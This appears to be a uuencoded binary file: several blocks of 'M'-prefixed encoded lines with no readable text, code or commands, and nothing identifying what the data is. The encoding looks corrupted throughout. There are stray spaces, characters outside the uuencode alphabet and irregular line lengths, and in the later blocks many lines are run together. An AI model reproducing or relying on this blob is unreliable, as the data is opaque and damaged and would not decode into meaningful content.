M#5.OC(V@WF)ZL\$YPJDH4NHZ@1P-RX*><C;8Z\I[F,^NXH]87-+_ (O(>[D7.
MVK5D/J(!7^X3ZL*>QU)(_,WXA_F.2P3<F/BG_^]HIW&1^TTX;.6/DGFX+>F
M)M!M9,!.-:^W'#+K?6+#]'2`*\$>;^CP_J)J!7U=+*82+Z^]LF';85=\$([-J
M)O;YSY4F=&FFUM348K91GO"SI.`6*<+ZV+T;2S&"B=QGRG^L[-<ICX,%@3;
MB=>I* [IHK`H)3;TA"0N8]O.1Y!GX;[8^81VON8J!^0OJ<>:NZ_RSOTI<\$EHN
M;TT<_0_=RJ_`\$;2DQ*!:9,)'Z=3,8S<JB3K',((<L:S8P)5L!+F&)FR#M5L*
MSHXCVPB!2D<._J\&K*<.6*%`^H*/:O:D5B>U,)A5YSWJL\$RS"S\$SGR`MY7/6
MT[J&Q2F5(M(23X/FX7HMF^S/5F"=G+DH72.K:&>I68='5M'&><'&3X0P.6E"
M+TH\$0POS7-H@!7W-):GUHE1;I\$*FVDA-'*`!IGXE'=#?2X)-EFR*2T6E'MF(
M+GVQ9<WVK=^_E1TY&3S^P_?B3:F8S<5#P^K=+/J&"Z:G/F;U_F*7\$=WY3=U)
MY(WD=)HDXCIBK;QNC&&5=Q'!B-\P%U9['_4!LNFV:T^0;WVA;83L0KFF(YO
M(6F8@SX>)JS9N08`<5GOCS99`\:;V#W]ED-[YP\$,2#8FD+&%P<"*`QTGD`H
M0?Y..7VR45H4)O>:'Y/-S2>3<MIA:"L9%Q',`VU:T2%6BQ[C?E\U/B[B831*
M/T!.(6%/<LQ%'9,QU^<OG,`N'+^WN]W#@YV7^STWL";W5=[-VQ`:/0(\VTM
M7&G!XKD;K<+A*A*)_LKA8>9&5#X*`VG6!5=1JRI73#.UW]/1<Z,3>]'(,O/3
M)Y\$>L?_L?.E)A`_1G=OE[:*V9-`\$#AKLR")^>J-<"L6E9:N;&[;4_M843@Z
M)SGDK7.JZ7.(_<M?OHT.'=VOS]DAHFKPOOX\$D+N6!ZQ1Q09/JILZZT.)
M;W".VK>1@>OU3\+94SL4"+@N>RQ&RD;F033?ULVJLJ86EFP^"\$_3RGEB.DY4
M8PI^2N`I9DED*5"_ALEXHC^.DTLW#[]ZP6&-*TV^:.9WMEYM[>XYZ1?05?H*
M^FX3`-2UZ1([TSU\`HBABT(=C">AH>OAJL\3YQ='<OW1F3YY@-2\;O:3AW1R
M)88C@#8CH)Z<E7626(=6)^96%L:-T&@P%EC?W;W7NWL[#%<KQ;Y';<D*AZP"
M,) \$&Q9?ZEZ51YK8@3=1(?/UGO/P19Q@])JNL@*D,S!G2F4['IF'1+?EG3K6!
M#\$+6T7:/T`K!*NKV15U35!88>05NW!2#IMJ88\$@5R^VI,_`T`P[UTV%\E@M.
M8.*9KMJ?8@&B]C^.%92H_L4&HEL1`O&F]_I5#]G"WINMP[]H+;#4&:^LX^28
M]8:@%6X3_]@YV%`_XE6<>`C1=N4L?)YK;-9M2^LZ+9E+C@5B.?@7:4UH&<,
MZ';15(>]N*K:=T/XC"X(\$E>,<"@X;28X=\`8S\YDR\$HO9*.W*2(C>YU;6T!(
M':`)D%NHO+F-V`_BRO`<<7Y(\$#8I:)]%I:DJ]7Z_3CYJJ>!)<_JE&];(;7F(
M)MTLK[N*2];PQB&4(+X%=5(H(`5\$U\$W75`H,RN2+(O&^R6=5RE?P)#_-J3;A_
M_V`:=7B\#3G75`&2\E=)#X.RPR;!6VA-6'!8+3:446PTJ+<=>W(/<'7%["F0
M/\?Q,UWT_.\$?&+R!N)O@B=2-;K\OG4J?:A^@!8MVA?\]QQR5&&>]D;J5E@OM
M[??>['^_\QF.P]OS3TG]3AA\K9`-U[.GM&JBT*==)Y\$2`4B;C8]%;)AQI&Y
MP((.C.K0OYDCU6@E7B>B;9!3Q"X*X(I9,\$]7-W,88DHG@I&J,(;WF@R*\`C
M'?+J?4A'LY\$UT*/4`NHRKT@UPNU<TO>1R"*&R0@A(/.*1)>!H[8!7ALQ-2"
M\6I20#CB^`X%4>#<25'<+V;QD,>,Z0[0B]MOG:)OVD@4^E(1?^@UX&ONT-I&
MC_7!'SL?PGX/\9N5D@(>"X:T_U4F>0;@YKR.1@M([3%2>`?KIJ=+S13DD8<L
MA7JRZ!@'<TK(]WL.&;G';@2/!1DGG3CA5N6=I<PZML(\3J=2Z_]>*JA#"O\2
M(Z6VK,R.HI?XS]\$:0&+>0\$*G\$G,68L)@PW0UW;)\S/L``Z..'//=8N`3*RKT
MU:~FT&:E\>[QP9!J!E]O<3[\$E0FSQUB5QFQKS'`BKY]#=O[^?JUJ_-T57Q5
MQ:XSK-6U9Z4`*79.KLD;5DSE9V(9WU>V/\$\C.9<W5)/`9JQZQH0\##!D>_M'
M>,R_Z&S.-R6Y<5YS^BG,YI=C+W/-7GH2[A*/Z3*1FN/\YQ<0?>?_7%#R315"
M@F\3PM3!:U7%H#.-J!+W;GS^!RY[CS/O3/6-F.PV95]O=@EYPU]#;:Z`SGRN
MRKQ*8SY/83Y77^ZJR^N1ID)G]KE59=PO!#0\S2#B&#B\F\$Y1-:YXX\$%T<L71
M^^#[, #V9QM,TR2\$.+;!R1=+GJ(`M\$ZU1>)\]00%A6N+D!`S@L;3B-(47FZG.R
M"<6+8RBB1+O-Q*<)12I\$QY4F&<W];(8ZFIO-:2BB,*8_.PQ`9>NJJ,HSW</'
M,!P8)6R\$#\$;P.T8>Y>\^JKTX/\`S6&>OY5ZE2:U,<^T#5_#*>N'4_EA:&HP#7
MK,Q!`MD_G)4!!H5]JVC1,4&L#J1-(;R:@*FC394!;3`]\NG)Y@L+EY.2'2SC+
M=V-(I%L/HE%=48W/2#-NF!K\X3_C7S\;)'<ULJYLK&ZLWKN;3_MW@9"O]F^F

MCS7U[^']^!_!W_9L':_(O?'EX_&#/ZRO/]SXYL']M0?K#_^PMG[_X?J]/T1K
M7V("9NI\F\$;1'^+IV:2NW+SO_Z'__=-XIAR?H;?<4>1CWA[-!'IE8"#ON8JS!
M<3PT^-+3;U;/EZNBMXST(1OJIO=Z)_GQW@^ [>R], 'BWULP<LQ>O>_M[KO]O1
M/%\$' [FRLCN;!ZOFVSI#RT.BK[6U1M5SO, YC;1"_B(B;Z#G)5"J:*[G8Z^:+W
MGM/9F'"#Q(J:K!PB2PZEY1'Y<FQ>CE`EDL")2H=;];Z^WA&50K5T[AE1;W?O
M:..?@>[44IJ8W`DPR4SD^2#%3, _@^.\$KKL8<@PLPZ`IRC;6?H8(DA&J0\$1*7L
MV#IKSI(S2`V.E.Q`83[AE\3D\$T." ;#7%*V_U>IP?@Z"\$S%ZJ_=ORUS!O.?EK
M\ :ZCWO8@ZO.PO<RWA!7%, O2713Q* &9R90>86\\&F9E1?#; , 3M4Z*L3B' BW);
M`PLA1U=6GK6E.+2#DN4TUXE*1C%&'84VH2D*0VG"]X', 6S&\\)QE%W;2B8<7"
MS*;JZ"t@R#>)CP?S\$SG+LJOZ[<UB^DV]#=#;RIWSI'>, %?@8_8; %440=@!J]2-
MZ3V5Y()F(=TRM=_3>05&\PK, L("Y(:A9/)F=GJH9A(0N, 8IQ*<@1, \$6JG?X[
M\$;J]&^49BL_!Q7U\!KH!JJP*0WLPQ='59#V!WG(.JVZ[2\$?@<Y_"M/, 5@^XA
M=B;9%A>:2PO%A>8%!H%_BC!> &:7\96^A4`7F'%&KAMN(CM>3)D.F^W%\9NW
M\$, NXQ\&,]1SI'>+6Z4%J2Q'`3'X^)<SE3, H(!<8)X)'GG(0&'H\$K=(PG`"/&
MBV6F>56`*W8ME\$=U/] .7"H1*QBX:400J;?E-+P78`N`/_Z/UG.35>\CT3US<K
MKB9\HX0; , (6)BQ@>>PW&0X;?FLV_=%O]=S";2')P`GH++@C7F"4HDJA9SJY*
MQ>J.4FZB=XP':>] `W7JR<6];T3):"SI@*38MV"(!W6B3S1@2&%-S&Y*=?P!M
M(3UH&S*UA2RD\[KYA![<@`NXPB3Y&, [R\S;J0]7O27P&D8^3Z;2S62Y+\DQI
M#9BS#5E%59QY0Y3SV<BAT`W8P_3"*% (AGK9K<P=G:6], \$OI@L\ZRVJ:KBH\2
M1;0JX`"5NJ\$IP`VM*E0TH+&*AM!L5HD<QY.\W;R\LPA`2\A>\$AN`">N?)_UW
M\X&P, T/TBAMJ^`WB[PN4/, (Q\$5VHLR`4RBG"AF*#P-<3"-^LD\$V*DM5QWS6D
M%52`\$!O%`I>A_+J+#_!J(S0OJGG5&M!.MX=U;3C, OS="L!&OP:D?VG+C?(8+
M`8I; %&AH`^`B#0-Y^R+IDTWF2;`R3/U0U%[]=Y-^4^K;M4V1E\$XW&:9Q9)3*
M\L@3-NGVR6ATNQ6DHR``\$F_8GMU-[6*.>9&!]?DJD`%ADCTD[3"0=#1*!JFJ
M-+RB0.9&\(CAX4U`AD`3K('ER+HELZ2@\$/9%1HGJ*+2."52*68)(AMG/)JDJ
M@B`3D5.Q\=8I, TDRFF33>`H57<33%\$P9<F1@=/8Q8`XAM9--@%*D(X#K3?R.
M`.=#\$G&\$67_/9I`MA:*U`R, SS2Z`CP2`@#^)0>B08_Z0&; [#R6J;5<[1V]O>
MV7V]N=*Q_PQ13N=Z`X9P;0U5MSVPT-J>TC/G]OS]X#?&LVT(5&G+33L4)W[
MF@]5AQ+O0`)EW:XB3?(A`*H&@[";BVV&G!\$, MX5, `J(^=I_`'4<\$CP^(/YDI
MODOA\?LY`>]MX;!DU["B]6`IHG*16&\$J\$F1DN+J1YJ\J9(^R@V;#899P* >7[
MJ6#N+*, GRIV)<F>BG`>_G3_@&2ISKQ*-TX\##0"GCG?SO2WCW/%(W8>S=[V
M: :8Y/\84DUB>*/\$`EF!]?I@O`J474%)\-9OFV102BN/#IBOJ1@<L=6`*):8A
MOZZQEJ;2(979!S`H: : \?@T5;6<)!AE@`BR)H#&'[UJS?80AUTH5XV+Y%0'8C
M^HR`^*/S:789Q7#7: ?/HP;`7[F, 4J[+;HUQ0:&<DP]ISJGO2N)L#NE\UH7
M(FTU`:#'5["H"_1\$0V', \$.#S\$[:SYJWJ]J':59L2S@AP`', `LSDXIY@\$1`'^
MF/('4XW2-_4&3P]L:)J, XG2, *J`3\$S/-`P/(+2SL/*^0VL-.'PC:#G9>]7;?
M=B\$AY670, IL.D/+>XG7\, <4L5/JPA=13B\W#B3HHWK&/; (TF<_XMHU5]RUB`
M_9<1`]N]XX-M, '\$\V-DZW\]S2-<\`* [9MW.'(:%.=!O3PNN3S_06414U48%W
M`*\T:(CZ):6W-G=V701`^GCT=;V7[1JL&[Z;X;&!6:2)_E?T(*IJ, I_A-G54_#<
M[=-; :T5NH!7I_QE\$9<#C&QF`EH<_/^J]/-AZL]-. .QSQXB?""/7"(5:4:EJ7
M, "XUI@Y6ZO5.9NFP2, <])#Z]>#`8)GD.;2\$MYZ*:@MG*<`K:RO19U-X4?5AK
M?5N]W`">E&#, RR.0L&MV_T>`:T67^!EM[&41XI&<0DBUN<Q`.V%DJ[9D7Q@:
M;8XHW8`B7O<6/KG, *L&^`-#_6Y8\`-^>.>_`%?_G@@?SR4/[Z1/Q()]V)`CK
M+@P.\$L.%L.&L.`L.(L.)L.*L.+LN,!L.,!ONC#C`;#C`;#C`;#C`
M;#C`;#C`;#C`;+C`W`. `N><`<\]=`P>8>PXP]QQ@[CG`W`. `N><`<\%YKX#
MS`T`F/L., /==;`& `N>\`<)\!YKX#S`T`F/LN, `<8!XXP#QP@`G@`//`Q5T`
MF`<., `<8!XXP#QP@7GH`//0`>:A`Q#`YB`#C`/W9WD`//0`>:A`Q#`YAO
M`&`<8#YQ@`F&P>8;QQ@OG&`<`<=UPXPWSC`?., "`\@!YI#\$S", `F\$<., (<
M8!XYP#QR@`GD4AD`F\$<N, -\ZP`SK`/M`\RW#C#?.L!\ZP#SK0/, MPXPW[HT
MSR=Z+M5;<G>FDOWUES`M^92OC67]*VYM&-)7YK+O5;\\#RB;\$+ED>./7KL
M\$62/(GLDV:/)`E`VJ/*Z2Y;7-[Q#P@7+I<SK+FE>=VGSNDN<UX\$ZXQ5M!^RY
M, 38, R":3<0Z7(51TT+E+=S%1T1T`4')Y<"GXOYJA4E:_%(\$Y?"DV"R"R[%U0
MK#<;@S#K7_I6;BHNH4<R<E)+2[<OT.2=8K%+Q6PD%+_H361^*=Z\$]=:0MKOW
M:N?(R`%D(1FIRJDL>B\$_8<?>UJTMF6]])S8YU=^=]_(DGO;/V[=L5>#B-]`+
MX(2=/A2/JYI8O>CH6Z.>EB6A9, (ID7.B)N6D>)=<0;JH&8@7`?5Q\$OL@I9<
M]O`W*\%!*72MIP[\V4D/%3N=PZXVBUVHQ\$7W20@L]SU`M3K6QO/6E\$7(QZ\@C
M9H5\$3#03MW`TJQ?J2;TSLP\$X?S*2W`\$`=_B31`&?.?R`'+XP]2BPC`HD#B2^
MA`UX>`TE!#GIB-"?E)9-P">D)QU3, A/9Y\$YA!T!/4&1(4JO3T0T41[1_, :U
M<)P&7MLA%)D`#F&7V+GPM"FEIN;BE)IZ;O\, \.)0<5)6W1UL8]1T#62"5JML
MX^E_/\PI%)2U\M[[H5@:A2HIKUJ\$%<82!TD`2_;WW^CU#PS1F1NMIW"FYX:F
M`C<2IC^?%A!`^WRMKZ)IG.0`': :G?R2!U*=1W\$T14D3;:-, \$504]5^FQ7GD
M:0[=TO:1\CO#C6Y_EZ&E@BLT!\G?75;!`4#;%QPTD.9UTG2C\%(8IQ%&4C!
MN"XG/%<[B]1_QE0HMS))L6BLP4F.`@-"GZYT`"0*G!]6B!HJND8%CN"G2U
M`+`*<T"BC24F0584[OAM_5OG\FZ%\74)9^:-, 2B]+K5B9T)+O:T;F<%D2I_P
M.AV_4X/D4W/\QVTZAD->M0`K7%@R+K)^E:V\GCV-UL!Q\$;9:/YN-B]!1U6\$7
MH:??/;K4EMZ+?(&O;Q%:90.&K\\$6P#\$-K#NAM!5?3)\0B<`\+N4*_TN228"
M\`:\\$BX#4V0BU8EE&%D)R->&8!5JM",]0=>%"-IS.%/7I1O!WJ&;8B3>!![04
ML%L*-4W`S2M\Q&.`"C6*#_#..%72J4\`GRV1`TO\$058@AAK60&+#/JP>;MO.
MN;R><, Q`"/GAP6;^)%\$_5V".&5`D!F2XRGCS1*`-K[_J\<Q9ZR<6;72-`/9H

MX) R, Z) -X6M"NE [G1, 1^U:GI5K&O5>6_8RHZ3+&-UXA_+Z+-'FY!#^99 ('V[: M>O*OUBT9CO!<XS7"8\TN4KF' LX@?:8N_5, -5N\\$, &E` :BIM, *;RRD.\$>@-JT M; Y-) IH@SI^71! [.N, 2 [RNB/9/W7#; "N?P) I+<] >W>3IXY1:V`PQT3@1:J[. MP2PS!\$ [=3FA`M57319P. 3=, N#V*: =1>ODM*C\$J`1H1>["] (X0@0 (V(V<D% [1 ML' &A\$_6\ /CCF); X&; ;CFU' UT=-ZX8%9#` [> &5KWAEM\$QDVF! /LMR' ?B#]) FD MS2*++FFQR (9, VKS1^PG6COHFART\C5; 6K>>+ `XA (#S4G*PR) ZJC2Z5 `=-&RT MJ290 (M+ ":' -1' +<) X*S/5/22 [?@AG3^:K#?, VWQLE:TW. 2%=I9F!G?*F) F^N MRY3:ZAC-#47N*9. %G"3X:E^JAS; \$) URZ/ (?AM4&) "5] -JB9 [*FOKV%/*7A6= MSH; #52] F@CLROH< [] JT=) SL"H9\$+ / [`CWH@DO86Y) \$XHW.L=A!] T!X' .S962 MZ20, *9CF\CF"DP*U5U`! [_&BT0^P`I "<>#3KHPEX#C\ P6, >IO7R.HU#7JLF `MY2XA"9NKW' +-&40%?U978_#64HMIPV^X8W*\`ZZQF1C_) [:R9"\] L:W\$#R8!Q MI%\$`"ND/`YK<-OBVP#>M"@IMR*0QX: &W4%>! -X+ [I'VC; YCALTP10! ` /Q/WS M-D, BZA*-M\0=E_@B&ZII4; O` [] [; ^BR] Q4WPZ8KHQSL&\9%3D^AZ6&@-PMO8 MXF [67FI8 [:+D (AEKS\$&Z1E5O1>O`G/D` ; +K&0#_XHHW34M!X#%ATL` =G@OL^ MPB@HP%>I; JC [03J`" #J*F (S/ (#P*C (?); "5 (>A:> \K@ (+FUD0.`UO672YR+@ M(8"J?V^&BYX<%8E3%E) L>O`) R7>%Y] IO! ; \Y79HWFY7EW7 [M*Q\$Q@D5\$P<' I M6)) ML1/@SD?NPX, !2EUIT] !\@_5F) V>BL8WW= (&TJK9VVQ5SI5IQYFCR@G< M+%6I [-R9L8] 5AF1R8U<1GRHS:K0=T=:>8%9, MD3 `^:K-DQ<8*&FLW<3!PHA] MA\$ARR3&AN' 6%U] @0T. I (RJ8 [45P2, .212VC, JJ=CRM08DCGXT@: \AFL' @BZ< M%H, L (6M-7Q! 1*=<=0@R@N0=Y) ?D1@?Y0- (-UCN!FX-:E [_2*! ` (.! -ILR9/+ MSB' &% .] %D=-TFA=MAX9V] "4*90@N8383IHJL.PDA`@4) Q; 1=6U5!B\ " -2GJ-MHN<XQE@#*0F*`U!H) ; @8>: `7 (D=)>R] =VTNW=E_L" -XWA' J1 [6; N' EF2 [B+< M>?E: (V68HJJ05) :N&R2CWW; U0.FXKP:<D' BEA\$W9E"HYN\4*^"N6O/XZ) *#U M) NQC) 7U8P&_`W\$!XAI@>OX\$64 (R\$ (;MQGPR20I\$) 0@6S0/-V0Q6: `WW41 [&D MXE7 ([I?7=+0:Z9T:DE [78`^YCNV' 7" I+;) %W\2V?+. 9Z!1M_/FT@X^T: `K' F M!O@&R7LK* @>\$@F`+/\XH, !Z!`KC"E^EXK"W]D; !B=#BS/8D! :K\$07%`-;) Q0 M`F] ^M%`74LF ("B+?E#4"; PUH6`7+D27V6RHSB"N; Z (&P@ [S8"DR#+++) (U64 M\9#\AN.Q) %] 0M"7K@Z`"@SX20\$^JL=%11\$6[\$. !@R/%XP#; _7.R>:GC6! \D_ M7-2NHI `AG>RUOPE.M`#`HP] ; , >@45!<XI0L>' , *RI* @*X*8, AYBC/U"O!27 MJC@B] EH*0J) SO3KV! JVCOMDOM3; BI6., ZW5:80%5Q=6 [J=] 5U74<K^MPISM^ ML_6WC4.X%) [IQ?<9, Y&JV) \$ [0; RCT. ?QZX\ -TML=* .27J/^5=, FI; 0"C-E& M7L50=Z/UM2 [, 4Z=; D@` `?CUUT@TM/PX6FY2KJ) #!%WT2%4; !=O] >. UNS>Q> MI]] /&*Y=J^MT_` /T_Y5ZEFX\1B+C6\ -K+QHW0 (TSEVL? `H. J&) 7P"+*6\FI ` M#\V `B-R+#08TA! :+O\T; C; (:G&*1R^JG"J! ((!KQP@<M.M (`POY-LOBO\$WD M:/0_4&`V [SZ9I (-G=Z' 3G]; HL@G5 (1?6^8\ /L=R=R.U#`S?ARX- (!V [00L+6 MDMK8T3 (UOAP6&FII! /4"BY\$3@\$AN@?? (V8L*VH (U/\$L*! 6> [8_`P) EI>QG%_ M, I"ZA&K@ZY_6OL97IR"AS13#W, :OW6B=_`"0J3H\$P5*_-\$*HK6@>PP' H2NF M- (CV9NOMVYT7X' YQL' 6PNW/X. (! [E`TVM\$/+Z+R\$G6F5SR`3ED`E\2"!M; 28 MS-8:69`\$`UTJ] <&NZ^O+>O2@3GAMBGS=66] YA*1<T^/\$+D: @+I@O,] 58WDPD MRZ% C6; 9`_6E5=7^8Y0ETVY<&R+4) 1#, OZBJ60LA465ACXZ47\4F*TF7/PNZD MPKCNI" B7E29D3F\$R (*LA6PR\$S8D9XSPK<) `J'] !@@F-KVTX!!+] R+/9, T1M1 M^%!W/RV\$SL<IJ (\$ (?K^:9E!8U71 `FH@` 1] W_ \!XI_&%=& (O!EK`A/?3+EY0 MU?D-; /8 (-ILC230&5UHF7ZG3->O`) `\$/<: (0. JE1WPLK8P0>M^BSL4XDJR<S MP9L.] PQJ`] 1Q0D\$-S2T9-P%`^P (\ .O4 (03/) T1-+Y! \$5; UQP\$9: `9^?SLY*V M (Y^CNFGND7L* <8V?:5!!1C' ` %4E\; I5, BW0@+ , K\==8<92H8. 5EKF"] O%UC M) 5E5S?4N-NXNR\$Y"0 (E.V<> (1H!SP/7#LQZ:] F:C\$; L":0!L4 (<`" ?9AKM5 MO1`FLRUMLL5 [UITY<Z/EK7N"E@"+0. USG: !6TF (/; V=; =K@)) E4R"WYQ/I#E M"6\$. %V\$Q!VV: \Q1OT=X.) CW.G-#9KR&H&ERGXNF5VEA2' MN\$-I3+MT-@K\$-X M_N6 (*R) `C_E`MT&+/H6H [U"KK [@_ \$AQ1CSH<. +^L [-E0^-H^ [>EC>V-WUUQM M!P@_0; `: ?4: ` , P4RXFA 12GHL_OZN/; / [U1& (?!\4#NFPZYPPY.` `#`LL8] + M/J\ `X0/87109RY>0XW3KXS [FAI; :. BJ>?_5B9TI] _X* [UY] YMU0JK3] PV8TE M] TWY:N=_Z] YG; *, _1H1>. 8 (MNINKU:E!RPP.G/'D>Y.FS^IU1H]; J%X, H++ M[A. *- /AL%6G. ZA, %P [/5BR<7^! ? (_T) KI- [RKK!>I, +Z2Z (&8OZ5<W7YAEJZ MSK7XWP2F\$P' 0@=7Y@L+; WP [THA`\$, H+/I*6' DP' 0!P`^`#Z?>O] >OC_E*SZ. _ M\ `<=@FPN: ! (VI#TT4\$#@FQ\LB3%"2C41+, ML9%, W2, U^=@YH' 0907 [H<UVY' MC, T!0M<P (#4`Y!RU4LU6"D+IF3D9^F0IT] >G7W<KUJY2!3FG&] &Z\$U*U&PFQ MMA, V (?U\<SDG [`Y: # (W?<Z@4\$6%'>U/, B9SCQ\$QI%F; G"ZUK^K4T_DPIY) L? M8Y2T1) ^XR#CG_N) :4<VH4E937FR40=4ON (U.K/4Z^OI0B05" M@0MF' /2L5^_ MBUX_YEL^2?KI:8KF<5D4SXIL! `0`] :EGR9ACXHP3SSG\$6] BGO+!!H>--+#09 M^7X] <A9 [5% [LT746VTZ4LT"\$ZWHX-1B! (_5#I) S] =O; ZV?^6O3YSEG] 670 [9 M9] WKI; /QVJ\$B03"1 (A>1FOIU+>C? ` (98\)`GFTYPPY-2, # [T [[4Q4:A7#) 6R M`70#TS3NO^R] /3H`C`H\$MUM1Z.`] CHBH@B`&8H0AK.)] :PDL7G\$"YH; -@ [/W MV_OK&QNG] ^X] . +EW; R-. 8CY [43<B`^8L/+ "%008&&: /9L\$A!8@2=801#`" *UL MPSIBQ&V (8Y@. \$D [@F (RSV=EY! *U; 6P*89` `] NA7] X [AMN8) CC?T; ^/79, P6-M*U' 2-66Y9A/ `U^6U#X_NJ] `?`^: A^G=RTE^_Q] . `6<=HZI\B\$FSR [PWZ01%6 M\$#0/] XI4"%\YF+1>0B7H. 5!PHU1P0V] _U0J-^H_@: [R!SYV0FE^_`\$YU-*%Z M/&T; YFF] (O*B-A_XJ` , (:/_^EN^ (; ZAN71P`=1#N"E>Q<92,) L45VX, &72, = MY_`VWV8GZ%) &7SLU407*42YM3`#T>0YY5E\$JB;] \UWNSN [= [M/FT.KH#5&R M) B>, `^R`9? (] F78=BPP; F\!X79<] @CIN' `4=D] .; `EXW; 13 (X9A*4\&U) 8\ " M@Q\D\$%L\Z">XN<@P7\$`GTW\$/] E#`2@ [Y#98Z/\^&@`WGO!A04R: , 3ASI\$+

M@<Q%"8J6?GXJ(KF&W*2\$`X2`7P.X"/' IF/YRON<3127() \$L8I2^@@\EB%&`M]J)T;0P/:B^0P?0)I+A%\$=I'BT&)LQ(LT-EYG;"8\=[UHMV%3Z46B6,N1-K+\M.M)?FQSI`A&-VJ:\$>T0YD=2LE>6WHG=LQ1Q;BUAP7.=Q?CH.<9UI*1I)H[NNA M(O_^*((8>UA.NSN(N3Y.,0*[4?<42[@F`\`?2?]=)COI@/O#W8>;EKLGS\$P@>="M&2C0"76V+CIC1#+7\$G2ZE>EO=6H#BO:1`K<[YM4T]O7QF*(I4Y8HC*8ILO3A M%<2Q0S>-0AZ.&?##23P=ZJC\$`N^)\$EO\$V)1N3BY#L3/&+-"Z%`AIT/@P!U^M M.((8I6C--(?8,Q/"G"%J/.'0GX1DBUH5D+D51&L]M5V5B6EOR\+FN6V2CG MM/:59Z;>,Z.5*#78=I1757[5NH)(AQMJ;\$W24[WJ3\5-E>?>T^X]XV2^W^V^M/"(D\$]R+0K(-@63A49NS4&NRRN?>_19@QCW`'Q>3RL"HHBHQM7U9#H8M!9P MJ`HDA>E&95*O]8%6G>2J((PS:3`E:Z#/CK\$P<,P)A#D')>JI#I)8,Q'E2U-H M/JKKZ[MB>!;=>-#!X,^A2,\ZAYWJ1@>G1T%EIW)2PY/) #72:FVA\K\$]J9106 ML4[+KF.,X@5&,9?I.)EB<!1CF@VGKT[X1?02FV":F0"]@LI\$D#!#!&;^LBH M3AA>DXS=)!IT<[00K0K]-UX8@\$(5(<@3.#T7].;K)/R?^GB-E-I?^;D__O MWH,']^[[^?_NK_V>_^^+_,.,5#?[#W)(([*9"EY8,2>SC=H;_[-^I[01B?JS M_KLL0_Y>\$8EN=(G1F^"KHBZ##\$@-)Z4`9V=H#*\")ZH:A'E1[#_&+=_XGW'4 M3X;#O\$OA_X"_6"WO<KLPV_H>*2^H/&W(2\ZC(]S*[0!0;\1;)I>H;LH`NDHH%G MZE-Q/E)\5PY.-OUI>J)N&^!\.7ZL_K10I?LV/E,7VH/5;O1R]>5J=)`-ANHF MTMY86[O?B;:IR>^H2=7A?V<S)*5J<K9T^SDU%\$4/UML;G<?K&QLK:C.L<@^O M4-*MF%`S\$JQZ<"%V:]V=YCED\+&@[4R#]>0YNF\<*P#>KT9MX#" (S`#9ZTS]4 MRZ`(/@#[L!-MJ8G.ALP]0X)!1:\$U:/\$0SP!,.@A7HFE,+J(ZEQQ>VG*,8Q>] MG6;)]`\$/[%SKP;\ISG5+/V33=^HJ.P'[AQ=I7JA]1>X94B!BW<Z;4D>M7]X ML77XM8*MQW&@>B[6\$\C;O1]E97-__?BFN!L&`P!#UEE+3.Q<89N/*H6T@_ MS>&2I[%#H(:.)8;80RGO\$`>2RR0OV(M(73\O%?S:L!\$CB@6D?U!=%75!@,9. M9M,!^,I'WP'^0ZEHFJCC;C#3":CE^D9.->OD[^77<(H@;QZJ[Q8+?164B"I MJ82T>V!2\B\$=P9&=?)A0KC?%*6CV2@:9N`]IA8TFU)^,,C1DLT0[=36.H4. M\$<+<HH[KS]ZMY^@HWWEW>DN8/[?^*QPW%U[G:!O^]SW\?V>(K_..O+\2F'75 MRMJJ&K^][UZ\$?]<W3.OT;P-?W^6/C]ZJ/X^6UO)]MX3^OOPB5O`A;[=IV* M?_L-_WW\$?[_]UBU^WRWVK2@F9D:G!A_/1B>**,#>A4E\$8SF>2\$A6=Y[E"5_R M<\$UC_?&4V"_TXD/A`S0(N5\$4!AUF7=A")S96\$!D?WE\Y214Z7.5%,E+T\1(3 MCT?M1T!^H4#[?H`OMS`I!"C:2/C!.`BFN2H_WRS<CZZ3;O8WF44/\V?/!/?!L MFEWBA1!D8N_.O219&#/T?)J.W[EE/EM.^D,,4&I028U(7<L0%9B3!L(^*C1 M4S&^I]EL/-B,0"73PVRQT!!Z?EXJNDG9`\TJ[NZ]WMW;87U1"P9%?>G0J':8 M1JE\$!3SY?W)%`H!WYWTGLGZ`?@.M4Z+MEV1A^KU\A.CT_WO[+SE%O>^?UZ\.. M\--;`3Z-;JG65YZI4^K`-D](1=5(<20_FS!B"<2/@&G[HP@1`"UIQ0:JU\$PQ M]R+9H"??=L].O+[@B]7\$,S:TD/,6<8\$53`-K%UHL7D]6&:(NJ&M7%U>P):(H M2I7=P+Z&Y!)]G*4K8462R]6IW&R_L^`VU5S3!\`-X!LF&J`]X&YQW[=T.CL4 MY/)43:8I&+DR1"2@Y=4@K=AZ=\$LMD\$&B<@>0%V(=7>4)@8+H;8<,\+J`ZR@ MQBO64DC_X:L';)Y`Q(U:<#<^#[@>4`KA?-1`>1@BP_1*-CAV)IO;TH_*%^B M: +ENTV>GISFTE\$I#RZO^\$-BS*:I--?7*3>(Z[ASN=LB4X4DZ5?M\$5&3+\$]- M]!!R\$\</XR3/*5))#IQ=7JST8W5LTIRA4N\$<G<%S;CX'0XEA-)O8,"3C>QMM M#6Y@GS/V&NU.%U%]B_X`MG))VL;2O;;J[@[/<=&K6`]P*U.@`JZT2?%^XB# M>O,[U@.1>G-IB;8W!MOD\+(E;:P.752V5B:2N)=I#SY8OC@=(FV\$N#*\A:(# M7%_ZB<7*CFCD?-.H"JBA\ (3'7*;@DQ&/*ITP7',HOB/P`*5KA,E"DL=1 M\$BFN/8DI=`+4QCY4G;O3Q%0`WX)D`+P\9>)*4HR@D%-`\C0-4@*S/S_01& MJ"%]"P;T#Q-PLTNQ>@_KUF3>'JF-PMN1]J9MT'!9W:K_\`N6-^@!#>S^E/O M+U9B^SN[]L`HZ*%TZAL::"!610C!&%@3Q"Y-) `V#J"-:F;"QIQG&;49JH` M"XNA*1P2`IB!\$VGSW-D>(BTIR[%E(E@.H7DE#8PDKX_7G)8C3:\$12MFH(KI ML,\$'+BZ*%H;8=ZX[-QP_1VXDU28VFQ94V<2S,'\$Y%!1G"82"45518*Q07-WF MQBDBL;IA8]8Z==`D!C!)&'#T#Q&TU3<`?*N;`7%M9A#+0(3FX*F\J\$1,?B%YZ M37IW?9Y,<PX^6V:B2A!>QA-F_Q_X%Z`@(\1%9)?&SC>N@O7L+PB?3YF:DU=:6 M=FF@)76+@J2-OF-.`YTZ3%MUL&@>IV`_>.`HQ71PC-L5HX48"3B`=Z1UL*1) M\+P`<<!>Z702NAK,4YJ#J[);.!!Q8"H_9?CX."BNR7")<-J[D'`QR@1Q"76% MU@<H%&'2X?Y^#K72(T(KC&;+=CFD/@NNP3M:9<K7E(6Q;-9K`A\$D20#(@5Z 